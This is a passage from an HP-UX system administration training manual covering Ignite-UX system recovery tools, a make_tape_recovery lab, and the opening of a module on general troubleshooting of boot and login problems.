
- LVM disk mirrors not restored
 - must re-mirror manually
- VxVM disk groups not included in the archive
 - disk groups will be left undisturbed and will be re-integrated to the system when recovery is complete.

Student Notes

The `make_tape_recovery` tool will create a recovery backup for a system with mirrored disks but it will not restore the mirrored disk configuration. If the system is later recovered, previously mirrored volumes will no longer be mirrored. They can be manually re-mirrored after the system is up. For more details, see the white paper </opt/ignite/share/doc/diskmirror.pdf>.

The disk groups managed by VERITAS Volume Manager (VxVM) cannot be included in the Ignite-UX archive. If they are included, `make_tape_recovery` will error out. Those disk groups will be left undisturbed and re-integrated to the system after the recovery is complete.

14-11. SLIDE: System Recovery Options



Student Notes

Uses for `make_tape_recovery`

The `make_tape_recovery` tool will create a tape that can be used to perform a non-interactive recovery or Ignite-UX installation of your system. Data stored in the archive (created by `make_tape_recovery`) can be used for the following:

Non-interactive Recovery:

- Restore a non-bootable system with little or no intervention.
- Restore a system in the event of a root disk (volume group) failure.

Interactive Recovery:

- Convert file systems in the root volume from `hfs` to `vxfs` (logical volumes).
- Modify the root file system size (logical volume).
- Modify the size of primary swap (logical volume).
- Clone software from one system to another (requires nearly identical hardware).

Cloning Systems

Using a recovery tape to clone systems will only work if the two systems are capable of running the same software configuration. This means that the source system must contain a version of HP-UX with all necessary patches and driver software required by the clone system.

If the two systems are different hardware models, a new kernel will automatically be built to suit the new hardware. If the two systems are the same model, the clone will by default use the kernel from the original system. You may force a kernel to be built by using the "Additional" screen in the Advanced user interface to set the "Cloning to different HW?" selector to TRUE.

14-12. SLIDE: Booting the Recovery Tape

Booting the Recovery Tape

- ✓ Power up the system
- ✓ Interrupt the boot
- ✓ Load the recovery tape
- ✓ Search for bootable devices
- ✓ Boot from the recovery tape
- ✓ Automatic or interactive restore

Student Notes

The tape created by **make_tape_recovery** is called the **system_recovery_boot_tape**. This tape is really an Ignite-UX custom installation medium. This tape can be used to boot your system and re-install the created image automatically, or you can interact to customize the installation of the system.

To recover a non-bootable system:

1. Power up the system
2. Interrupt the boot
3. Load the recovery tape into the tape drive
4. Search for bootable devices
5. Boot from the recovery tape
6. Let the system recover automatically, or interact to customize the installation

Searching for Bootable Devices

How you proceed here depends entirely on your system and PDC version. Most new HP systems have a boot interface menu. To access the interface menu you'll need to interrupt the boot process. Pressing the SPACE bar is sufficient for this. Once you interrupt the boot, you'll want to execute the search command to find bootable devices (unless you remember the hardware path to the tape drive).

Example: Booting from the Recovery Tape

(Ignite-UX recovery for a D-220)

...Power up sequence...

Processor is booting from first available device.

To discontinue, press any key within 10 seconds.

<key press>

Boot terminated.

----- Main Menu -----

Command	Description
Boot [PRI ALT <path>]	Boot from specified path
Path [PRI ALT CON KEY] [<path>]	Display or modify a path
SEArch [Display IPL] [<path>]	Search for boot devices
Configuration [<command>]	Access Configuration menu/commands
Information [<command>]	Access Information menu/commands
SERvice [<command>]	Access Service menu/commands
Display	Redisplay the current menu
Help [<menu> <command>]	Display help for menu or command
RESET	Restart the system

Main Menu: Enter command > sea ipl *(Search for possible boot devices)*

Searching for device(s) with bootable media ...

This may take several minutes.

To discontinue search, press any key (termination may not be immediate).

Path Number	Device Path (dec)	Device Type and Utilities
P0	8/16/5.6	Random access media IPL
P1	8/16/5.5	Random access media IPL
P2	8/16/5.0	Sequential access media IPL
P3	8/16/6.0	LAN Module

Main Menu: Enter command > boot p2
Interact with IPL (Y, N, or Cancel)?> n

Booting ...
Boot IO Dependent Code (IODC) revision 144

SOFT Booted.
ISL Revision A.00.38 June 30, 2001

ISL booting hpux (;0):INSTALL

Boot
: tape(8/16/5.0.0.0.0;0):INSTALL

Unless you used the **-I** option when you created the tape, the restore will call for a non-interactive restore. You will have an opportunity to cancel the non-interactive installation by hitting the return key when the following messages are displayed:

Warning: The configuration information calls for a non-interactive installation.

Press <Return> within 10 seconds to cancel batch-mode installation:

If you cancel the non-interactive installation, or you created the tape for an interactive installation the Ignite-UX Welcome screen will be presented.

Select the option [Install HP-UX]

Select the option [] Advanced Installation

You can then make any desired changes to file systems, hostname, IP address, timezone, root password, DNS server, and gateway information.

Select [GO] to proceed with the installation.

14-13. TEXT PAGE: **make_recovery**

make_tape_recovery was introduced with versions A.3.2/B.3.2 of Ignite-UX available for 10.x and 11.x systems as of January 2001. Prior to these releases, the command **make_recovery** was used to create bootable recovery tapes. **make_recovery** will be available for a time, but eventually it will be replaced with a script that calls **make_tape_recovery**. One reason for the change was to make the user interface consistent for creating both tape and network recovery images.

In general **make_recovery** is limited to archiving only files in the root volume group. The exception is when critical directories such as **/usr** and parts of **/var** are in non-root volume groups.

To create a minimum recovery tape with **make_recovery**, issue the command:

```
make_recovery
```

This will create an archive that includes a minimum set of core files as well as any user included files listed in **/var/opt/ignite/recovery/makrec.include**


To create an archive of the entire root volume group, issue the command:

```
make_recovery -A
```

make_recovery has a preview mode similar to **make_tape_recovery**.

For more information see the **make_recovery(1m)** man page.

14-14. SLIDE: The `make_net_recovery` Tool



Student Notes

While the `make_tape_recovery` command is useful for making recovery tapes for individual systems, the `make_net_recovery` command offers the advantages listed on the slide.

Rather than creating a separate tape for each managed system, the archives are stored either on the Ignite-UX server, or on any system on the network including Network Attached Storage (NAS) devices.


The configuration files necessary to do a restore are stored on the Ignite-UX server. Each client will have a directory similar to the `/var/opt/ignite/recovery/<date,time>` directory used by `make_tape_recovery` on the Ignite-UX server called `/var/opt/ignite/clients/0x{LLA}/recovery/<date,time>`

If a client restore becomes necessary, the client boots over the network from the Ignite-UX server.

The syntax and procedures for using `make_net_recovery` and `make_tape_recovery` are almost identical.

14-15. SLIDE: make_net_recovery from the Ignite Server (GUI)

make_net_recovery from the Ignite Server (GUI)



Student Notes

With the **make_net_recovery** tool, an image of a client's file systems (including files from outside the `/dev/vg00` volume group) can be archived to the disks of the Ignite-UX server.

The **make_net_recovery** archive can be created from the client or from the Ignite-UX server. To initiate the creation of the archive from the Ignite-UX server, enter the Ignite-UX GUI with the **ignite** command. From within the Ignite-UX GUI, perform the following to steps:

1. **Add New Client for Recovery...** This adds a client icon to the Installation Client window. Once the client icon is created, highlight the client icon and perform step 2.
2. **Create System Recovery Archive.** This causes a number of screens to display related to the creation of the client archive on the Ignite-UX server. Among the different screens is one that allows the specification of which files are to be included in the client archive (see next page).

14-16. SLIDE: Selecting Files for the Client Archive

Selecting Files for the Client Archive

The screenshot shows a graphical user interface for selecting files for a client archive. It consists of two main panels. The left panel, titled "Disks/Volume Groups", features a table with columns "Status" and "Disk/VG". The table contains one row with the values "In Full" and "/dev/vg00". Above the table is a button labeled "Add selected disk/vg". The right panel, titled "Archive Content List", includes a "Category" dropdown menu set to "include", a "Pathname" text field, and a list box. The list box has columns "Category" and "Pathname" and contains one entry: "inc_entire" and "/dev/vg00". Below the list box are buttons labeled "Add", "Remove", and "Show". At the bottom of the dialog are three buttons: "< Back", "Finish", and "Cancel".

Student Notes

The above slide shows the screen for specifying which files to include in the client archive.


The interface is identical to the interactive **make_tape_recovery** user interface.

The example on the slide shows the entire **vg00** volume group being specified.

14-17. SLIDE: Monitoring Creation of Client Archive

Monitoring Creation of Client Archive

- Clients can be monitored from the central Ignite-UX server
- Detailed log file is available for each client on the IUX server




Student Notes

One advantage of initiating the creation of the client archives from the Ignite server is the ability to monitor multiple client archive creations from a single display. Potentially, hundreds of client archives can be created in parallel and monitored, without ever having to leave the Ignite-UX server's display.

Detailed status of an individual client archive can also be obtained from the GUI by highlighting the client icon and selecting **Client Status...** from the **Action** pulldown menu.

14-18. SLIDE: Using `make_net_recovery` on the Client

Using `make_net_recovery` on the Client



- Backups can be initiated from the client
- New options to specify data to archive
- Can archive more than just `/dev/vg00`
- Backups can be automated through `cron`

```
# make_net_recovery -s IUX_server_name \  
-x inc_entire=vg00 \  
-x inc_entire=vg01 \  
-x exclude=/depots
```

Student Notes

In addition to being able to initiate the creation of a client archive from the Ignite-UX server, the creation of the archive can also be initiated on the client itself.

A command line executable (`make_net_recovery`) is available so the client can locally initiate the creation of the archive. This allows the client to determine when a new archive is needed, rather than having the server initiating new archives periodically even though they may not be necessary.

The syntax of the `make_net_recovery` command is quite similar to the `make_tape_recovery` command. One advantage to running `make_net_recovery` on the client is the ability to automate the process through `cron`.

14-19. SLIDE: Using the Archive to Recover a Client

Using the Archive to Recover a Client

To recover a failed disk or volume group using the system recovery archive:

- Boot the system
- Do not interact with ISL
- Select: [Install HP-UX]
- From the Ignite-UX Server GUI: select the icon for the client
- Choose "Install/New Install"
- Select the recovery configuration to use

Student Notes

The procedure to recover a failed system using the system recovery archive is shown on the slide:

1. Boot the client system.
2. During the boot, interrupt the session and boot to the Ignite-UX server. Choose to NOT interact with the ISL.
3. From the Installation and Recovery menu, select "Install HP-UX".
4. Once the client boots to the Ignite-UX server, an icon for the client will appear in the Ignite-UX server GUI. Highlight the client icon.
5. Once the client icon has been highlighted, select from the action menu, Install/New Install.
6. From this window, the selection of an archive to restore can be selected. Selected the desired archive file, then click OK.

The restoration of the client archive will begin. Allow restoration to continue until completion.

14-20. LAB: `make_tape_recovery`

Directions

Because of network bandwidth issues when creating multiple network recovery archives and disk space issues the lab suggests creating a recovery tape.

If no tape drives are available, you may use `make_net_recovery` instead, but, it is suggested you run a limited number of `make_net_recoveries` on one network at a time.

1. Verify that the Ignite-UX software is loaded. If not install it. Ask your instructor for a depot location.

```
# swlist -l product |grep Ignite-UX
```

2. Insert a tape in the tape drive. Run `make_tape_recovery` in preview mode, specifying that you wish to create a minimum core recovery tape. (Ignore any vxvm errors)

```
# make_tape_recovery -p
```

3. When the above command completes change directories to `/var/opt/ignite/recovery`. Do a long listing. Change to the latest directory. Do another long listing.

```
# cd /var/opt/ignite/recovery
# ll
# cd latest
# ll
```

When the `make_tape_recovery` completes check the file `/var/opt/ignite/recovery/latests/flist` to see how many files will be archived?

```
# wc -l flist
```

Will `/home` be included in the archive?

```
# grep `^[0-9][0-9]* home/` flist
```

4. Run `make_tape_recovery` in preview mode, specifying that you wish to create an archive containing all the files and directories in the root volume group excluding `/tmp`. (Ignore any vxvm errors)

```
# make_tape_recovery -p -x inc_entire=vg00 -x exclude=/tmp
```

5. When the above command completes change directories to `/var/opt/ignite/recovery`. Do a long listing. Change to the latest directory. Do another long listing. When `make_tape_recovery` runs in preview mode it renames the directory "`latest`" therefore you will need to `cd` out of the renamed "`latest`" directory and then `cd` back to latest to ensure that you are looking at the current information.

```
# cd /var/opt/ignite/recovery
# ll
# cd latest
# ll
```

How many files will be archived?

```
# wc -l flist
```

Will /home be included in the archive?

```
# grep `^[0-9][0-9]* home/` flist
```

Will /tmp be included in the archive?

```
# grep `^[0-9][0-9]* tmp/` flist
```

6. Create a recovery tape that includes all the files in all the volume groups containing the essential files, calling for an interactive restore. This step will take quite a while.

```
# make_tape_recovery -A -I
```

7. After the tape has been created, check the log file in
`/var/opt/ignite/recovery/latest/recovery.log`.

Optional

1. Check with your instructor for a convenient time to try to restore from your tape.

Module 15 — General System Troubleshooting

Objectives

Upon completion of this module, you will be able to:

- List three common system errors.
- List four common troubleshooting techniques.
- Describe how to “break” out of a hung startup script during boot to multi-user mode.

15-1. SLIDE: Common System Errors

Common System Errors

- Login Errors
- System Startup Errors
 - Bad/Corrupt LIF Area
 - Missing/Corrupt Binary Startup Files
 - Missing/Corrupt ASCII Startup Files
- Corrupt Configuration Files
 - **/etc/hosts**
 - **/etc/passwd**
 - **/etc/fstab**

The diagram illustrates a disk layout with four main sections: LIF Area, lvol1 (/stand), lvol2 (swap), and lvol3 (/). The LIF Area contains an "Auto" file with the command `hpux -lm`. lvol1 (/stand) contains a checkbox for `/stand/vmunix`. lvol2 (swap) is a swap partition. lvol3 (/) contains checkboxes for `/etc/rc.config.d`, `/etc/hosts`, `/etc/passwd`, and `/sbin/init.d`.

Student Notes

There are all kinds of errors that can occur when managing any operating system and HP-UX is no exception. System errors can occur for many different reasons, ranging from hardware failures, to resources (disk, swap, kernel tables) filling up, to operating system bugs.

This module focuses on some of the common areas in which system errors occur:

- During user login.
- During system startup.
- During the update of system configuration files.

The module also provides an opportunity to troubleshoot errors in the three common areas.

15-2. SLIDE: Troubleshooting Techniques

Troubleshooting Techniques

- Check log files (`/var/adm/syslog/syslog.log`, `/etc/rc.log`)
- Trace execution of scripts (`sh -vx script_name`)
- Look for recently modified files (`find / -mtime -1`)
- Check integrity of OS files. Use
 - `swverify`
 - `pwck, grpck`
 - `fsck`



Student Notes

Because system errors occur for a multitude of reasons, there are few guidelines and tips that apply to all types of errors. In many cases, the best troubleshooting tools are:

- Knowledge of how the system works
- Experience

Some *general* troubleshooting techniques which to remember when troubleshooting are:

1. **Check the system log files.** There are approximately 50 different log files in HP-UX with almost every subsystem containing its own log file. The type of error will determine which log file to check (see SAM for a list of the log files).

Two log files that are often useful to check are the system log file (`/var/adm/syslog/syslog.log`) and the startup log file (`/etc/rc.log`).

2. **Trace execution of scripts.** If the error occurs during the execution of a script, then to pinpoint exactly which line of the script the error is occurring on, a trace of the script's execution can be performed by adding "`sh -vx`" in front of the script.

3. **Look for recently modified files.** Often errors occur because a syntax error was introduced during the update of a file. If a subsystem was working in the past and begins to yield errors, a good troubleshooting tip is to list all files that have been recently modified.

To list all files that have been modified with the last day, type:

```
find / -mtime -1
```

4. **Check the integrity of OS configuration files.** There are a number of OS commands that verify the integrity of important system files. For example, the **pwck** command ensures there are no errors in the **/etc/passwd** file. The **grpck** verifies the integrity of the **/etc/group** file. The **swverify** command can ensure the permission of for the system files are set correctly. And the **fsck** command can find any “lost” files that may have resulted from a system being shut down improperly.

15-3. SLIDE: Common Problems Booting to Multi-User Mode

Common Problems Booting to Multi-User Mode

```
HP-UX Start-up in progress
-----
Mount file systems ..... OK
Setting hostname ..... OK
Set privilege group ..... N/A
Display date ..... N/A
Save system core image if needed ..... N/A
Enable auxiliary swap space ..... OK
Start syncer daemon ..... OK
Configure LAN interfaces ..... OK
Start Software Distributor agent daemon ..... OK
Configuring all unconfigured software file sets ..... OK
Recover editor crash files ..... OK
Clean UUCP ..... OK
List and/or clear temporary files ..... OK
Start name server ..... OK
Configure NIS server subsystem ..... OK
Configure NIS client subsystem ..... OK
Configure NFS client subsystem ..... waiting
<BREAK>
```

Student Notes


Booting the system is a very common place for system errors to occur. When the system boots to multi-user mode, many different subsystems are started (e.g. **cron**, SD daemons, NFS daemons) and most all of the system configuration files are referenced.

In HP-UX 11.X many startup scripts are executed to bring the system up to multi-user mode. For each startup script, a line is written to the “HP-UX Start-up” checklist indicating the status (success, failure, or NA) of the script’s execution. The slide shows a sample of the system startup checklist screen.

If a subsystem is not configured properly, it is likely that the startup script for that subsystem will hang indefinitely, not producing a success or a failure message (as shown on the slide for the NFS client subsystem). In these situations, it is necessary to “break” out of the script. The **<BREAK>** key can be used during system startup to escape or break out of the startup process.

It is important to realize that the system will be left in an unknown state when breaking out of the system startup routines. This is because some of the scripts for a run level have completed, while other scripts for the run level have not executed. In these situations, the recommended practice is to investigate and fix the specific subsystem that hung during startup and then to reboot the system.

15-4. SLIDE: Defaulting to Single User Mode




Student Notes

When booting the system to multi-user mode, there are a number key configuration files and important fields in these files which the system needs in order to be successful. If this critical information is corrupt or not available, then the system uses a default configuration which causes the system to boot to single-user mode.

Situations where the system would default to a single-user mode boot include:

- A missing or corrupt entry in the **/etc/inittab** file for the **init** field.
- Syntax error(s) in the **/etc/fstab** file preventing the file systems from being mounted.
- An invalid definition for the **root** account in the **/etc/passwd** file.

15-5. SLIDE: Common Problems Logging In



Student Notes

Similar to how the process of booting a system necessitates many *system* configuration files be correct and error-free, the process of logging in requires many *user* configuration files be correct and error-free.

The slide above shows the sequence in which the login processes (and all the parent processes) are spawned, and the user configuration files referenced by each login process.

Examples of corruption that could occur to some of the login files include:

- | | |
|--------------------|--|
| /etc/passwd | An invalid value in one of the login fields (e.g. invalid home directory or invalid login shell) would prevent the user from being able to login. |
| /etc/hosts | An IP address or hostname value which does not agree with the IP address or hostname in /etc/rc.config.d/netconf would prevent any user from being able to login through CDE. |
| /dev/pts/# | A lack of available pseudo tty device files would prevent a user login. |

Module 15
